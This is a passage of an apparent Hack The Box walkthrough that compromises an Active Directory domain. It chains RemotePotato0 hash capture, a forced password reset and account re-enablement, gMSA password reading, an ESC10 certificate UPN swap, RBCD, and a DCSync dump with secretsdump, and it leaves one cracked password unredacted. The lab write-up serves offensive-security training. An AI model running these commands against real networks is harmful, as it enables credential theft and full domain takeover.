
Nathan is allowed to enroll in several templates, so I use Certipy-AD to discover any vulnerable ones that may be abused to request certificates on behalf of higher-privileged users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
└─$ KRB5CCNAME=nathan.ccache certipy-ad find -u nathan.aadam@mirage.htb -dc-host dc01.mirage.htb -k -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: dc01.mirage.htb.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'mirage-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'mirage-DC01-CA'
[*] Checking web enrollment for CA 'mirage-DC01-CA' @ 'dc01.mirage.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : mirage-DC01-CA
    DNS Name                            : dc01.mirage.htb
    Certificate Subject                 : CN=mirage-DC01-CA, DC=mirage, DC=htb
    Certificate Serial Number           : 1512EEC0308E13A146A0B5AD6AA741C9
    Certificate Validity Start          : 2025-07-04 19:58:25+00:00
    Certificate Validity End            : 2125-07-04 20:08:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : MIRAGE.HTB\Administrators
      Access Rights
        ManageCa                        : MIRAGE.HTB\Administrators
                                          MIRAGE.HTB\Domain Admins
                                          MIRAGE.HTB\Enterprise Admins
        ManageCertificates              : MIRAGE.HTB\Administrators
                                          MIRAGE.HTB\Domain Admins
                                          MIRAGE.HTB\Enterprise Admins
        Enroll                          : MIRAGE.HTB\Authenticated Users
Certificate Templates                   : [!] Could not find any certificate templates
That output comes up empty, but I’ll keep it in mind for future use since other users may have write permissions or extra control over it. Some more filesystem enumeration doesn’t grant anything interesting either.
Nathan is apart of the IT and Exchange Admins groups which don’t inherently give us higher privileges but does show the organization’s hierarchy. Listing other users on the DC gives us a few target accounts to enumerate via BloodHound as well.


Most of them don’t intrigue me and a password spray confirms we still don’t have access to most, however following the trail of outbound object control on the Mark.BBond user reveals a path to takeover Javier.MMarshall’s account who can read a gMSA password for one of the domain computer accounts.
Mark makes a good target but we don’t have any direct control over his account, so I start enumerating some more unconventional ways to attack AD users. While looking through his LDAP attributes I notice the last logon for his account was almost exactly when I collected the data on the domain.


For reference, other accounts were several months if not years prior to this which tells us that Mark is probably actively logged onto the DC as well.
Cross-Session Relay

Attempting to use certain commands to list active sessions on the DC fails due to our WinRM shell context. Using the Get-Process cmdlet reveals a few other processes running under a different Session ID (the SI value being 1).
A neat trick to circumvent the WinRM session context issue is to upload a RunasCs binary to the machine and execute commands on behalf of ourselves, just in a local context.
The username and password values can be anything because an incorrect logon will fallback to our current session’s credentials. I provide the -l flag set to a value of 9 to effectively run our command locally as a type-9 logon (NewCredentials).
1
2
3
PS> upload RunasCs.exe

PS> .\RunasCs.exe user pass qwinsta -l 9

This confirms that Mark.BBond is logged into the DC alongside us, opening up a few doors for cross-session attacks.
The most notorious is to use RemotePotato0, which abuses a cross-session DCOM/RPC activation trick: when a privileged user is logged into the same machine as us, we can trigger an RPC/OXID resolution that causes their session to perform NTLM authentication, and we relay that authentication cross-session rather than being confined to our own token. In practice we stand up the tool on the target, coerce the higher-privileged session into authenticating, and relay those NTLM credentials to a remote endpoint like LDAP or another host - letting us act as that privileged user, commonly to grant ourselves DCSync-style rights or escalate within the domain.
Now in typical scenarios we’d just relay the NTLMv2 hash in order to grab a logon, however NTLM authentication has been disabled. This means we’ll need to just capture the hash and attempt to crack it offline, then grab a TGT for that user.
I start by uploading the RemotePotato0.exe binary to the DC which can be found pre-compiled on the releases page.
1
PS> upload RemotePotato0.exe

Next we’ll need to setup a port redirect where we’ll send any traffic inbound via port 135 (RPC) towards port 9999 (the default for RemotePotato0). I’ll use a socat command since it’s recommended by the tool’s creators for an airtight attack.
1
└─$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<DC_IP_ADDRESS>:9999
Finally, we’ll execute the binary’s second module (RPC capture (hash) server + potato trigger) with the session identifier matching Mark’s and pointing the Oxid resolver at our attacking IP address to redirect the capture back to the tool.
1
PS> .\RemotePotato0.exe -m 2 -s 1 -x <ATTACK_IP_ADDRESS>
Once executed, we can see the socat redirector works as expected.

And the tool successfully captures Mark’s NTLMv2 hash.

Copy/Pasting that to our local machine and sending it over to Hashcat or JohnTheRipper cracks instantly, granting us the plaintext credentials for the Mark.BBond user.
1
└─$ john hash --wordlist=/opt/seclists/rockyou.txt

Now that we’re able to authenticate as this user, we can carry out the attack chain previously enumerated in BloodHound to takeover the Mirage-Service$ computer account.
Machine Account Takeover
It starts with us forcefully changing the password for Javier.MMarshall’s account. I’ll do this through BloodyAD but there are plenty of tools that will work here.
1
└─$ bloodyad -d mirage.htb -u mark.bbond -p '[REDACTED]' -k -H dc01.mirage.htb set password 'Javier.MMarshall' Password123!

This succeeds to change his password, however attempting to grab a TGT for the account fails due to a client revoked error. This almost always means that the account is disabled or has logon restrictions of some sort.
Checking Javier’s LDAP attributes in BloodHound confirms that it’s been disabled and that he belongs to the Disabled OU.

I’ll quickly check to see if we have write access to his account through BloodyAD again.
1
└─$ bloodyad -d mirage.htb -u mark.bbond -p '[REDACTED]' -k -H dc01.mirage.htb get writable

Looks like we have write permission over Javier’s account and should be able to remove the ACCOUNTDISABLE flag on his userAccountControl attribute to allow account logons.
1
└─$ bloodyad -d mirage.htb -u mark.bbond -p '1day@atime' -k -H dc01.mirage.htb remove uac 'Javier.MMarshall' -f ACCOUNTDISABLE

This operation succeeds, however attempting to grab a TGT throws a new error saying client revoked this time. At first I thought there was a script resetting the password/account disable attribute, but that doesn’t seem to be the case.
Parsing Javier’s LDAP attributes once more reveals that the value for his logonHours is blank, meaning any attempted logons will fail by default. This value is stored as a 21-byte array that breaks the week down into 168 hours, where each bit represents a one-hour interval and determines whether a user is permitted (1) or denied (0) access.

Since we have write permissions over Javier’s account, I’ll set this to permit logons every hour of the week in order to lift the revocation we’re experiencing. An easy way is to use the value of an already permitted user and set the logonHours attribute value to be the same for our account, once again through BloodyAD.
1
2
3
4
5
└─$ bloodyad -d mirage.htb -u mark.bbond -p '[REDACTED]' -k -H dc01.mirage.htb get object 'Nathan.AAdam' | grep logonHours

└─$ bloodyad -d mirage.htb -u mark.bbond -p '[REDACTED]' -k -H dc01.mirage.htb set object 'javier.mmarshall' logonHours -v '////////////////////////////' --b64

└─$ nxc smb DC01.MIRAGE.HTB -u 'Javier.MMarshall' -p 'Password123!' -k --generate-tgt Javier

With his account operational again, we can finally read the gMSA password on the Mirage-Service$ account using Netexec’s –gmsa flag.
1
└─$ nxc ldap DC01.MIRAGE.HTB -u 'javier.mmarshall' -p 'Password123!' -k --gmsa

This account isn’t apart of the Remote Management Users group so we won’t be able to grab a shell via WinRM and the only interesting outbound object control that BloodHound picked up is the ability to enroll in certain AD CS templates. Re-running a Certipy-AD command to enumerate vulnerable templates comes up short again.
Finding Weak Certificate Mapping

Listing our current write permissions shows that we have write control over Mark.BBond’s LDAP attributes which is very interesting.
1
2
3
└─$ impacket-getTGT mirage.htb/'mirage-service$'@dc01.mirage.htb -hashes ':[REDACTED]' -k

└─$ KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache bloodyad -d mirage.htb -u 'mirage-service$' -k -H dc01.mirage.htb get writable
Re-running the command with the –detail flag gives us a comprehensive list of Mark’s attributes we can write to, including his userPrincipalName.
1
KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache bloodyad -d mirage.htb -u 'mirage-service$' -k -H dc01.mirage.htb get writable --detail

The fact we can manipulate this value could prove to be useful if this box was configured to use UPN mapping for certificates. This can only be done by querying the following registry key, which is why Certipy-AD didn’t pick up on it (needs shell access).
1
PS> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL

The CertificateMappingMethods value is set to 0x4 meaning UPN mapping is indeed enabled, priming us to perform ESC10 to impersonate a higher-privilege account.
ESC10
If you’re unfamiliar with AD CS abuse - AD CS ESC techniques are a catalogued family of misconfigurations (ESC1 through ESC16) in Active Directory Certificate Services where certificate templates, enrollment permissions, CA settings, or issuance logic are loose enough that we can request a certificate that authenticates us as someone we shouldn’t be. The power in writing to a controlled user’s UPN comes from how AD maps certificates back to identities: if we can set the userPrincipalName on an account we control to match a target (say a domain admin’s UPN), then enroll for a certificate on that account, the certificate carries the victim’s identity - so when we authenticate with it, the KDC maps it to the target rather than our controlled account.
With ESC9, the target certificate template has the CT_FLAG_NO_SECURITY_EXTENSION flag set, meaning the issued cert won’t carry the SID security extension - so the only thing tying it back to an identity is the UPN, and if we’ve written a victim’s UPN onto our controlled account before enrollment, the cert authenticates as the victim with nothing stronger to contradict it. ESC10 gets us to the same place through weak registry-level mapping configuration on the DC (CertificateMappingMethods permitting weak UPN/email mapping, or StrongCertificateBindingEnforcement set to 0 or 1), where even a normally-issued certificate gets mapped by UPN rather than by the strong SID binding, so our UPN swap again resolves to the victim.
Under the hood, when we authenticate with the certificate (PKINIT to the KDC), the KDC validates the cert normally - it checks the chain, that it’s issued by a trusted CA, that it’s within validity, and that it’s tied to a client-auth capable template - so from a pure PKI standpoint everything is legitimate and passes. The identity resolution then happens separately: because there’s no SID security extension to enforce a strong binding (ESC9) or because the DC’s mapping policy is configured to accept weak mappings (ESC10), the KDC falls back to matching the UPN embedded in the cert against the userPrincipalName attribute in AD - and since we wrote the victim’s UPN onto our controlled account before enrolling, that lookup resolves to the victim.
The result is that all the cryptographic and issuance checks legitimately “pass,” but the final identity binding hands us a TGT for the higher-privileged account - the auth is valid, it’s just resolving to the wrong principal because we controlled the one attribute the mapping actually trusted.
Really all we need to perform this attack is to find a template that Mark is able to enroll in, change his UPN to match the DC’s machine account, and then request a certificate.

The User template looks good enough and I’ve also had success in the past with that same one when executing ESC10. I’ll carry all steps out through Certipy-AD since it supports the entire attack chain, starting with the UPN write and certificate request.
1
2
3
└─$ KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache certipy-ad account -user mark.bbond update -upn 'DC01$@mirage.htb' -target dc01.mirage.htb -k -dc-ip 10.129.232.163

└─$ certipy-ad req -k -dc-ip 10.129.232.163 -target DC01.mirage.htb -ca mirage-DC01-CA -template User -u mark.bbond@mirage.htb -p '[REDACTED]'
Note that the Administrator account has protection against this type of attack, but targeting the DC’s machine account will grant us DCSync rights anyways.

Once we have the certificate containing the altered UPN within, we must revert Mark’s UPN back to normal so that it doesn’t cause collision with the real DC01$’s UPN. This is also good practice for OPSEC and in real engagements as to not leave anomalous values around is generally not a good idea.
I’ll the authenticate using the generated PFX file for the DC’s machine account to grab an interactive LDAP shell. If we attempt to just UnPAC-The-Hash in order to grab the account’s NTLM it’ll fail due to an incorrect SID, however we can continue the attack chain through arbitrary LDAP attribute writes.
1
2
3
└─$ KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache certipy-ad account -user mark.bbond update -upn 'mark.bbond@mirage.htb' -target dc01.mirage.htb -k -dc-ip 10.129.232.163

└─$ certipy-ad auth -pfx dc01.pfx -dc-ip 10.129.232.163 -ldap-shell

RBCD via LDAP Shell
This shell allows us to write to pretty much any LDAP attribute in the domain using our elevated privileges. I’ll use it to configure Resource-Based Constrained Delegation on the Mirage-Service$ account we already control so that it can impersonate the DC01$ machine account, enabling a DCSync attack.
1
# set_rbcd DC01$ Mirage-Service$

Now all we need to do is grab an updated TGT that reflects our new permissions, then grab a service ticket while impersonating the DC01$ machine account, and use that alongside Impacket’s secretsdump.py script to dump all hashes on the domain, including the Administrator’s.
1
2
3
4
5
└─$ impacket-getTGT mirage.htb/'mirage-service$'@dc01.mirage.htb -hashes ':[REDACTED]' -k

└─$ KRB5CCNAME=mirage-service\$@dc01.mirage.htb.ccache impacket-getST -impersonate 'dc01$' -no-pass -spn 'http/DC01.mirage.htb' 'mirage.htb/Mirage-Service$'

└─$ KRB5CCNAME=dc01\$@http_DC01.mirage.htb@MIRAGE.HTB.ccache impacket-secretsdump -k -no-pass dc01.mirage.htb
